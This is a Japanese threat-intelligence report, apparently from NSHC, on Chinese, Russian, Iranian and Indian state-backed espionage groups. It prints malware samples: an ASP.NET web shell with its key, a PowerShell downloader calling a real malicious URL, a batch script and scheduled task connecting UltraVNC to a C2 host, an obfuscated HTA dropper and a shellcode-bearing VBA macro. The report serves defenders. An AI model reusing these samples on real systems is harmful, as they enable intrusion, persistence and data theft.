  確認されたマルウェアキャンペーンは、誤解を招く可能性のある FBI コンテンツを含む文書を使用して、タイ王立警察を標的にしています。「非常に緊急です。FBI コース教育のための協力プロジェクトに参加してください。」という RAR アーカイブを通じてアクセスするこの文書は、フィッシングメールを通じて被害者に届く可能性が高いです。このアーカイブには、スクリプトとして機能する偽装された PDF ファイルのコマンドを実行する ftp.exe ショートカットファイルが含まれており、これを通じてヨカイバックドアがインストールされ、持続します。このマルウェアは、合法的なソフトウェアを置き換えるトロイの木馬実行ファイルを特徴としており、検出を回避するために動的 API 確認方式を使用し、持続性のためにレジストリキーに自身を追加し、インスタンス制御のためにミューテックスを使用します。この脅威は、TCP ポート 443 を通じてタイに地域制限が設定されたコマンド＆コントロールサーバーと通信します。このキャンペーンは、タイの公務員を標的とする広範な活動の一環であり、類似の戦略を使用していますが、マルウェア配布方法が異なる中国の脅威行為者の過去のサイバー諜報活動と関連しています。これは、東南アジアのサイバー脅威の複雑さと地政学的動機を裏付けています。

- **SectorB22 used Malware variants**

NSHC©2025 All rights reserved.

https://cti.nshc.net/events/view/12972

- **SectorB22 used PlugX malware variants**
  https://cti.nshc.net/events/view/13570

5) セクターB74グループ

中国政府の支援を受けているハッキンググループの一つである SectorB74 は、他のセキュリティ企業によって UNC3886 として知られており、アメリカで彼らのハッキング活動が発見された。
該当グループは、アメリカとアジア地域の防衛、通信、技術組織を対象に攻撃活動を行いました。
該当グループは、ジュニパーネットワークス（Juniper Networks）のネットワーク機器、特に Junos OS ベースのルーターを侵入ポイントとして、検出を回避するカスタムバックドアを仕込む方法で作戦を展開しました。

[SectorB74 グループが悪用したジュニパーネットワークスの Junos OS ベースのルーター脆弱性]

- CVE-2025-21590 - Juniper Junos OS Improper Isolation or Compartmentalization Vulnerability

該当グループは、タイニーシェル（TINYSHELL）ベースのバックドアを使用して感染したデバイスのログ機能を無効化し、継続的なコマンド受信と情報収集が可能となるように長期的なアクセス権を確保しました。
このバックドアはアクティブおよびパッシブの両方のコマンド受信方式をサポートしており、一般的なセキュリティ機器による検出を回避できるように設計されています。これにより、該当グループは攻撃対象のネットワーク内部で長期間にわたり密かに活動し、機密情報を窃取することができました。

NSHC©2025 All rights reserved.

```
42          do {
43            local_14 = FUN_08049a90(local_1c,&DAT_081aeb00,&local_18);
44            if (((local_14 != 1) && (local_18 != 1)) ||
45               (iVar2 = strcmp(&DAT_081aeb00,"ek63a21km7WSWkfk"), iVar2 == 0)) break;
46            switch(DAT_081aeb00) {
47            default:
48              goto switchD_0804f784_caseD_0;
49            case '\x01':
50              local_14 = FUN_0804f8a0(local_1c);
51              if (local_14 != 0) goto LAB_0804f71d;
52              iVar2 = FUN_080497ec(local_1c,"ek63a21km7WSWkfk",0x10);
53              break;
54            case '\x02':
55              FUN_0804f97c(local_1c);
56              goto LAB_0804f71d;
57            case '\x03':
58              FUN_0804fa7c(local_1c);
59              iVar2 = FUN_080497ec(local_1c,"ek63a21km7WSWkfk",0x10);
60              break;
61            case '\x04':
62              iVar2 = FUN_08049a90(local_1c,&DAT_081aeb00,&local_18);
63              if (iVar2 != 1) goto switchD_0804f784_caseD_0;
64              if (DAT_081aeb00 != '\x05') {
65                (&DAT_081aeb00)[local_18] = 0;
66                atoi(&DAT_081aeb00);
67              }
68              goto LAB_0804f71d;
69            case '\x05':
70              FUN_0804f1c0(local_1c,param_1);
71              iVar2 = FUN_080497ec(local_1c,"ek63a21km7WSWkfk",0x10);
72            }
73          } while (iVar2 == 1);
```

[図 25: タイニーシェル(TINYSHELL) ベースのバックドアのコマンド受信コード]

Related Events

- **SectorB74 used TINYSHELL Backdoors on Juniper Junos OS Routers**
  https://cti.nshc.net/events/view/13344
  2024 年中頃、ジュニパーネットワークスの Junos
  OS ルーターでカスタムバックドアが発見されました。高度なサイバースパイ集団に追跡されたこのバックドアは、スパイ活動と標的ネットワークへの長期侵入に重点を置いた先進的な戦術を示しました。攻撃者は、Junos
  OS ルーターに特化した独自の機能を持つ TINYSHELL ベースのバックドアを構築しました。これらの手法には、ファイルの整合性チェックを回避するプロセス注入や、検出を避けるためのログ無効化が含まれていました。複数のバックドアが発見され、それぞれが正常なバイナリを模倣し、リモートファイル処理およびコマンド実行が可能でした。攻撃者はルートアクセスを利用して、マルウェアペイロードを正常なプロセスに注入し、ネットワーク通信にカスタム暗号化を適用し、持続性と隠密性のために高度なシステム知識を活用しました。脅威行為者は、アメリカとアジア地域の長期的なネットワーク侵入を目標に、防衛、技術、通信分野に集中し、寿命が尽きたソフトウェアをインストールしたルーターを標的にしました。今回の作戦は、強力なセキュリティモニタリングソリューションが不足しているデバイスを継続的に標的にするパターンを示しています。

NSHC©2025 All rights reserved.

6) セクターB110グループ

中国政府の支援を受けているハッキンググループの一つである SectorB110 は、他のセキュリティ企業によって REF7707 として知られており、アメリカ、インド、シンガポール、タイ、ベトナム、台湾、中国、香港で彼らのハッキング活動が発見されました。
該当グループは、東南アジアと南米の政府、防衛、通信、教育、航空関連の組織を主要な標的とし、地政学的利益の確保および機密情報の窃取を目的として活動していました。
該当グループは、インターネット情報サービス（IIS）サーバーの脆弱性を悪用して初期アクセスを確保した後、ウェブシェルをインストールしてネットワーク内部での持続的な存在感を維持しました。

```
<%@ Page Language="C#" %>
    <%@Import Namespace="System.Reflection" %>
    <script runat="server">

        private  byte[] Decrypt(byte[] data)
        {
            string key="e45e329feb5d925b";
            data = Convert.FromBase64String(System.Text.Encoding.UTF8.GetString(data));
            System.Security.Cryptography.RijndaelManaged aes = new System.Security.Cryptography.RijndaelManaged();
            aes.Mode = System.Security.Cryptography.CipherMode.ECB;
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.Padding = System.Security.Cryptography.PaddingMode.PKCS7;
            return aes.CreateDecryptor().TransformFinalBlock(data, 0, data.Length);
        }
        private  byte[] Encrypt(byte[] data)
        {
            string key = "e45e329feb5d925b";
            System.Security.Cryptography.RijndaelManaged aes = new System.Security.Cryptography.RijndaelManaged();
            aes.Mode = System.Security.Cryptography.CipherMode.ECB;
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.Padding = System.Security.Cryptography.PaddingMode.PKCS7;
            return System.Text.Encoding.UTF8.GetBytes(Convert.ToBase64String(aes.CreateEncryptor().TransformFinalBlock(dat
        }


    </script>
        <%
        //byte[] c=Request.BinaryRead(Request.ContentLength);Assembly.Load(Decrypt(c)).CreateInstance("U").Equals(this);
                byte[] c=Request.BinaryRead(Request.ContentLength);
                string asname=System.Text.Encoding.ASCII.GetString(new byte[] {0x53,0x79,0x73,0x74,0x65,0x6d,0x2e,0x52,0x6
                Type assembly=Type.GetType(asname);
                    MethodInfo load = assembly.GetMethod("Load",new Type[] {new byte[0].GetType()});
                    object obj=load.Invoke(null, new object[]{Decrypt(c)});
                    MethodInfo create = assembly.GetMethod("CreateInstance",new Type[] { "".GetType()});
                    string name = System.Text.Encoding.ASCII.GetString(new byte[] { 0x55 });
                    object pay=create.Invoke(obj,new object[] { name });
```

[図 26: ウェブシェルコード]

その後に配布された高度化されたバックドアは、Windows と Linux の両方のプラットフォームをサポートしており、検出を回避するために 10 種類以上のコマンド＆コントロール（C2）通信方法を内蔵しています。これには、Outlook
API、DNS トンネリング、ICMP トンネリングなどが含まれており、さまざまなセキュリティ環境で活動が可能です。
また、該当のバックドアは単純なコマンド受信機能を超えて、ファイルのアップロードおよびダウンロード、システム情報の収集、追加のマルウェアペイロードの配信など、多機能を実行できるように設計されています。

NSHC©2025 All rights reserved.

```
void processEntry entry(undefined8 param_1,undefined8 param_2)

{
  undefined auStack_8 [8];

  FUN_00715890(FUN_004019ef,param_2,&stack0x00000008,FUN_00715d60,FUN_00715df0,param_1,auStack_8);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

[図 27: Linux 対応バックドア]

また、これを運用した該当グループは以前にも類似した戦略を活用して高リスクインフラに侵入したことがあり、今回の作戦でも検知回避および隠蔽性に焦点を当てた攻撃戦略を維持しました。

Related Events

- **SectorB110 used Squidoor Backdoor disguised for Outlook API Tunneling**
  https://cti.nshc.net/events/view/13006
  2023 年 3 月以降、東南アジアと南米地域の政府機関や国防、通信、教育、航空などの主要分野を標的とする巧妙なサイバー脅威が発生しています。中国から始まったと推定されるこの攻撃は、感染した機関から機密データを収集することに重点を置いています。この攻撃は、Windows と Linux システムの両方に影響を与える「Squidoor」という新しいバックドアを使用します。Squidoor はモジュラー設計で、HTTP、Outlook
  API、DNS トンネリング、ICMP トンネリングなど、コマンド＆コントロール（C2）サーバーとのさまざまな隠密通信方式をサポートし、攻撃者が安全な環境に適応できるようにします。初期攻撃ベクターは、インターネットインフォメーションサービス（IIS）サーバーの脆弱性を悪用した後、ウェブシェルを展開してアクセス権を維持する方式です。偽装され高度に難読化されたこれらのウェブシェルは、コマンドを実行するバックドアとして機能します。Squidoor は、ホスト偵察、任意コマンド実行、ファイル流出、mspaint.exe のようなプロセスへのペイロード注入などの高度な機能を提供し、隠密性と検出回避能力を強化します。

3. SectorCの支援を受けるハッキンググループの活動

1) セクターC05グループ

ロシア政府の支援を受けているハッキンググループの中で、SectorC05 は他のセキュリティ企業ではサンドワーム（Sandworm）としても知られており、ウクライナ、アメリカ、セルビア、チェコで彼らの活動が発見されました。


NSHC©2025 All rights reserved.

該当グループはウクライナのエネルギー、水道、熱供給インフラを対象に大規模な破壊的サイバー攻撃を準備しました。特に情報通信システム（IKC）を狙ったこの攻撃は、標的企業との偽装された技術文書交換を誘導することから始まり、悪意のある PDF リンクを通じて Windows ショートカット（LNK）形式のマルウェアをダウンロードおよび実行し、それを通じて PowerShell ベースの悪意のあるスクリプトが実行される方式で進行しました。該当コマンドはデコード時に、Run レジストリキーを通じて持続性を確保し、追加のマルウェアをダウンロードおよび実行するために使用されます。彼らはメモリベースの実行を使用して検出を困難にし、その後システム再起動時にも継続的に実行されるように設計しました。

```
$url = "https://femundengerdal.no/wp-content/content/December/Original/";
$downloadsFolder = [System.IO.Path]::Combine($env:USERPROFILE, "Downloads");
$output = [System.IO.Path]::Combine($downloadsFolder,
"Sample_Mugnaioni_Mil_Audit.pdf");
try {
    Invoke-WebRequest -Uri $url -OutFile $output -ErrorAction Stop
} catch {
    exit
}
$fileInfo = New-Object System.IO.FileInfo($output);
if ($fileInfo.Exists) {
    $fileStream = [System.IO.File]::OpenRead($output);
    $reader = New-Object System.IO.BinaryReader($fileStream);
    $header = $reader.ReadBytes(4);
    $reader.Close();
    $fileStream.Close();
    if ([System.Text.Encoding]::ASCII.GetString($header) -eq "%PDF") {
        Start-Process -FilePath $output;
        $vbsCode = @"
Set oShell = WScript.CreateObject("WScript.Shell")
oShell.run "powershell -exec bypass -w h -noP -nonI -enc
JABlAHIAbAAgAD0AIAAiAGgAdAB0AHAAcwA6AC8ALwBmAGUAbQBlAG4AZABlAG4AZwBlAHIAZABh
AGwALgBuAG8ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AYwBvAG4AdABlAG4AdAAvAEQAZQBjAGUA
bQBiAGUAcgAvAEwAbwBhAGQALwAiAAoAJABhAHAAcABEAGEAdABhAFAAYQB0AGgAIAA9ACAAWwBT
AHkAcwB0AGUAbQAuAEkATwAuAFAAYQB0AGgAXQA6ADoAQwBvAG0AYgBpAG4AZQAoAEsAROBuAHYA
```

[図 28: PowerShell ベースのマルウェアスクリプト]

彼らが使用したマルウェアには、SECONDBEST、EMPIREPAST、SPARK、CROOKBAG などが含まれます。CROOKBAG の場合、Go 言語（Golang）ベースのローダーで、コマンド＆コントロール（C2）サーバーとの通信を通じて後続のペイロードをロードする機能を持っています。また、一部の攻撃では、データ転送用プログラムである RSYNC を活用して、文書の窃取やファイルの自動同期機能を実行しました。



[図 29: 過去の活動と相関関係を持つ SectorC05 グループの活動]


NSHC©2025 All rights reserved.

Related Events

- **SectorC05 used LNK Malware exploiting CVE-2024-38213 vulnerability**
  https://cti.nshc.net/events/view/12913
  2024 年初頭、ウクライナの 10 地域にある約 20 のエネルギー、水道、暖房供給企業の情報通信システムを狙った巧妙なサイバー攻撃が発生しました。攻撃者は新しい戦術、技法、手順（TTPs）を活用し、PDF 文書に含まれるリンクを通じて CVE-2024-38213 の脆弱性を悪用しました。これにより、被害者のコンピュータに LNK ファイルをダウンロードさせ、そのファイルが開かれると PowerShell コマンドが実行されるように構成されていました。攻撃の目的は、EXE/DLL ファイルと RSYNC を利用した文書の窃取などを通じて、持続的な侵入（persistence）とデータ窃取（data theft）を達成することにありました。その後、2024 年 7 月から 2025 年 2 月にかけて、攻撃はセルビア、チェコ、ウクライナのサプライチェーン企業に拡大し、物流業者や乾燥・輸送・保管技術の製造業者まで含まれました。攻撃の初期段階では、被害者に偽のメール通信（fake correspondence）を通じて接触し、「技術文書（technical documentation）」に偽装した悪意のある PDF ファイルを開かせる方法でした。彼らはサービスプロバイダーのネットワーク侵入を通じて、産業および生命維持基盤施設をさらに悪用しようとする明確な意図を示しました。

2) セクターC08グループ

ロシア政府の支援を受けているハッキンググループの中で、SectorC08 グループは他のセキュリティ企業ではガマレドン（Gamaredon）としても知られており、ロシアとウクライナで彼らの活動が発見されました。
該当グループは、情報セキュリティ関連の内容の文書に偽装したPE（Portable Executable）形式のマルウェアを使用し、最終的にリモート制御ツールであるUltraVNCを使用して情報を窃取しようとしました。



[図 30: SectorC08 グループのマルウェア攻撃過程]

NSHC©2025 All rights reserved.

該当グループは、単独実行可能な圧縮ファイル形式であるSFX（自己解凍アーカイブ）ファイルを使用しており、これを実行すると内部に存在するバッチ（Batch）ファイル形式のスクリプトが実行されます。

```
@echo off
setlocal enabledelayedexpansion
set zm5t5B5X5i5L51565M5W5k5V5Z5c5p5h5b5u5g5U5h5V=%RANDOM%
copy /y "%CD%\treb2022.pdf" "%CD%\..\treb2022.pdf"
start "" "%CD%\..\treb2022.pdf"
set M34C4l4v4n424F484k4r4l4W4s484w414m414f4o4F4v=Optimization
set dJ6d6V6Q6u6i6d636a6b6c6T6F6k6y6K6U6j6L6w6S6a=autore
set YU6Y6f636F6a6T6v6y606s6W6L6Q6O6h656i6u6b6j6g=connect
set lD4h4h4A4X4g414k4q4D4i434S474448464u4M4x4D4z=443
set ec9B979R9D98979k9T9N9d9h9u9w9C9K9z9I9b9g9i9A=cortanaupdater.com
set lR0c0E0Q0i0A0H0d0q0D0A0v0I0M0J0t0M0b0r0z0A0v=exe
set x28J888G8l8W85858q8h8h8Z8w8t8t8c8r8A8Y8Q8y8V=%COMPUTERNAME%
schtasks /create /tn %M34C4l4v4n424F484k4r4l4W4s484w414m414f4o4F4v%.%
timeout /t 3
copy /y "GO3R3d3M3u303X3l3L3o343C3Z3c3H3C343Q3g3F3W3H.fC8G8Q8z898v8P8
```

[図 31: SectorC08 グループが使用したバッチファイル形式のスクリプト]

バッチファイル形式のスクリプトは、攻撃対象がマルウェアの実行に気付かないように、情報セキュリティに関連する内容のPDFおとり文書を実行します。

УТВЕРЖДЕНЫ
приказом ФСТЭК России
от 2 июня 2020 г. № 76

Требования по безопасности информации, устанавливающие уровни доверия к средствам технической защиты информации и средствам обеспечения безопасности информационных технологий
(выписка)

I. Общие положения

1. Настоящие Требования являются обязательными требованиями в области технического регулирования к продукции (работам, услугам), используемой в целях защиты сведений, составляющих государственную тайну или относимых к охраняемой в соответствии с законодательством Российской Федерации иной информации ограниченного доступа (далее – требования по безопасности информации), применяются к программным и программно-техническим средствам технической защиты информации, средствам обеспечения безопасности информационных технологий, включая защищенные средства обработки информации (далее – средства), и устанавливают уровни, характеризующие безопасность применения средств для обработки и защиты информации, содержащей сведения, составляющие государственную тайну, иной информации


[図 32: 情報セキュリティ関連文書に偽装した PDF の餌文書]

PDFの餌文書を表示すると同時に、バッチ（Batch）ファイル形式のスクリプトは追加のマルウェア行為のためにリモート制御ツールであるUltraVNCを実行し、持続性（Persistence）を維持するために一定時間にUltraVNCを実行するスケジュールを登録します。

[スケジュールされたタスク]

NSHC©2025 All rights reserved.

- schtasks /create /tn Optimization.exe_main /tr "%TEMP%₩7ZipSfx.000₩Optimization.exe -autoreconnect -id:%COMPUTERNAME%_11102 -connect cortanaupdater.com:443" /sc daily /st 09:07



[図 33: 過去の活動と相関関係を持つ SectorC08 グループの活動]

Related Events

- **SectorC08 used Malware disguised as information security guidelines**
  https://cti.nshc.net/events/view/13434


4. SectorDに支援されているハッキンググループの活動

1) セクターD40グループ

イラン政府の支援を受けているハッキンググループの中で、SectorD40 グループは他のセキュリティ企業によって UNK_CraftyCamel としても知られており、イスラエル、イギリス、アラブ首長国連邦で彼らの活動が発見されました。

該当グループは、発注書に偽装した Windows ショートカット（LNK）形式のマルウェアファイルを利用し、攻撃対象が自発的にマルウェアを実行するように誘導しました。ユーザーがそのファイルを実行すると、バックグラウンドでコマンドプロンプト（CMD）が呼び出され、その後、HTML アプリケーション実行ツール（mshta.exe）を通じて PDF に偽装されたポリグロット（polyglot）ファイル内に隠された HTA（HTML アプリケーション）スクリプトが実行されます。このファイルは外見上 PDF 形式を装っていますが、内部には HTML ベースのスクリプトが挿入されており、これにより検出を回避しつつも精巧な実行制御が可能な構成となっています。

NSHC©2025 All rights reserved.



[図 34: 内部に悪性データが含まれた PDF マルウェア]

HTA スクリプトは感染フローを制御するオーケストレーターであり、ビジュアルベーシックスクリプト（VBS）を使用して XOR キーで Malware
DLL を復号化します。この DLL は Go 言語（Golang）ベースのバックドアであり、分析回避のために不要なコードとライブラリを多数含んでいます。実行後、ランダムな待機時間を経てコマンド&コントロール（C2）サーバーと通信します。接続が確立されると、コマンド受信を通じてディレクトリ探索、ファイルダウンロード、シェルコマンド実行などの機能を実行し、追加のペイロードも実行することができます。

```
<HTA:APPLICATION
        APPLICATIONNAME=CreateObject(today("Mniijs MYF", 21))
        BORDER="none"
        CAPTION="no"
        CONTEXTMENU="no"
        SHOWINTASKBAR="no"
        SINGLEINSTANCE="yes"
        SYSMENU="no"
        WINDOWSTATE="minimize">
    <script language="VBScript">


        Function nexttoday(uFP)
            Dim WshShell
            dim oo2
            oo2 ="BXhwnuy.Xmjqq"
            Set WshShell = CreateObject(today(oo2, 21))
            On Error Resume Next
            Dim fso1
            fso1 = "MPJD_HZWWJSY_ZXJW\XTKYBFWJ\Rnhwtxtky\Bnsitbx\HzwwjsyAjwxnts\Wzs\RdZwqKnqj"
            WshShell.RegWrite today(fso1, 21), uFP, "REG_SZ"
            On Error GoTo 0
        End Function


        Function FileExists(filePath)
            Dim fso
```

[図 35: PDF マルウェアに含まれる悪性 HTA スクリプト]

Related Events

- **SectorD40 used Polyglot Malware Disguised in Compromised Emails**
  https://cti.nshc.net/events/view/13131

NSHC©2025 All rights reserved.


2024 年の秋、アラブ首長国連邦内の 5 つ未満の組織を標的とした精密なサイバー攻撃が発生しました。攻撃対象は航空、衛星通信、重要な交通インフラ分野であり、インドに拠点を置く電子機器会社のメールアカウントが乗っ取られ、マルウェアが含まれた ZIP ファイルを配布するために使用されました。この ZIP ファイルには、一見通常の PDF または XLS ファイルに見えるものの、内部にはマルウェアが隠されたポリグロットファイルが含まれていました。ポリグロットファイルは複数のファイル形式を同時に偽装できる構造で、マルウェアのペイロードを偽装して配信するために使用されており、これは非常に高度な攻撃者の技術力を示唆しています。この攻撃を通じて配布されたバックドアマルウェアである Sosano は、Go 言語（Golang）で開発されており、機能を隠すために不要なコードが多数挿入されていました。Sosano はコマンド＆コントロール（C2）サーバーと通信し、ディレクトリリストの閲覧、追加ペイロードのダウンロード、コマンドの実行などの指示を受けることができます。感染チェーンは Windows ショートカットファイル（LNK）を実行することで開始され、このファイルは PowerShell スクリプトを呼び出して Sosano バックドアをインストールおよび維持する役割を果たしました。今回のキャンペーンは、複数のファイルタイプのヘッダーを操作して検出を回避する高度な技術を通じてサイバー諜報活動を行い、従来のセキュリティソリューションでは検出が困難な精巧な攻撃パターンを示しました。

5. SectorEの支援を受けるハッキンググループの活動

1) セクターE02グループ

インド政府の支援を受けているハッキンググループの一つである SectorE02 は、他のセキュリティ企業によってドゥノット（Donot）として知られており、パキスタン、バングラデシュ、ドイツ、インド、モロッコで彼らのハッキング活動が発見されました。
該当グループは PDF 文書を餌として利用し、攻撃対象にクリックを誘導し、マルウェアを多段階で感染させる攻撃活動を行いました。
該当グループはフィッシングメールまたは外部経路を通じて不明な内容の PDF 文書を送信し、「この文書を見るにはクリックしてダウンロードしてください」というメッセージを含めました。

NSHC©2025 All rights reserved.



[図 36: ダウンロードリンクが含まれた PDF おとり文書の実行画面]

攻撃対象がクリックすると、PPT 形式のマルウェア文書がダウンロードされ、その中にはマクロコードが挿入されており、実行されるとすぐに悪意のある命令がシステムで動作するようになります。

```
Attribute VB_Name = "Module1"
#If VBA7 Then
    Private Declare PtrSafe Function gpeammt Lib "kernelbase" Alias "VirtualAllocExNuma" (ByVal unwfcymutcm As Long
    Private Declare PtrSafe Function janvvpsahstkel Lib "ntdll" Alias "RtlCopyMappedMemory" (ByVal poisywspsbjra As
    Private Declare PtrSafe Function xmilhaosjakr Lib "kernelbase" Alias "Internal_EnumUILanguages" (ByVal ivanngfq
#Else
    Private Declare Function gpeammt Lib "kernelbase" Alias "VirtualAllocExNuma" (ByVal ptlefsj As Long, ByVal chlp
    Private Declare Function janvvpsahstkel Lib "ntdll" Alias "RtlCopyMappedMemory" (ByVal doqkwdivsnnhffp As Long,
    Private Declare Function xmilhaosjakr Lib "kernelbase" Alias "Internal_EnumUILanguages" (ByVal cjjevbyskuftg As
#End If

Sub eivmdgaclcgjxe()
    Dim ppdxuuycaeict As Variant, lhbnjpwcpvb As Variant, siqavqesaw As Variant, uolgfzqmfjin As Long
    #If VBA7 Then
        Dim acisc As LongPtr, xtdhhoa As LongPtr, trqxri As LongPtr
    #Else
        Dim acisc As Long, xtdhhoa As Long, trqxri As Long, jzcdur As Long
    #End If

    ppdxuuycaeict = Array(&H89, &HFF, &H60, &H55, &H89, &HE5, &H55, &H83, &HEC, &H40, &HD9, &HEB, &H9B, &HD9, &H74,
HE9, &HDC, &H56, &HAB, &HD1, &H56, &HAB, &HC1, &H56, &H83, &HD5, &H56, &HA3, &HFD, &H56, &HEB, &H5D, &HA2, &HD3, &H
```

[図 37: マルウェア PPT ファイルに含まれるマクロコードの一部]

別の感染経路は、PDF アイコンに偽装した実行ファイル（EXE）を利用する方法です。この EXE を実行すると、内部で BAT スクリプトを呼び出してシステム情報を収集し、それを AES 暗号化および Base64 エンコードした後、外部の C2 サーバーに送信します。その後、socker.dll という後続の悪性 DLL がダウンロードされ、タスクスケジューラへの登録を通じてシステムへの持続的なアクセス権を確保しました。

Related Events


- **SectorE02 used PDF malware disguised as NDC Course filename**
  https://cti.nshc.net/events/view/13104
  サイバー脅威事件には、パキスタン、バングラデシュ、スリランカなど南アジア諸国を標的としたスパイ活動が含まれていました。Windows と Android プラットフォームを使用する

NSHC©2025 All rights reserved.

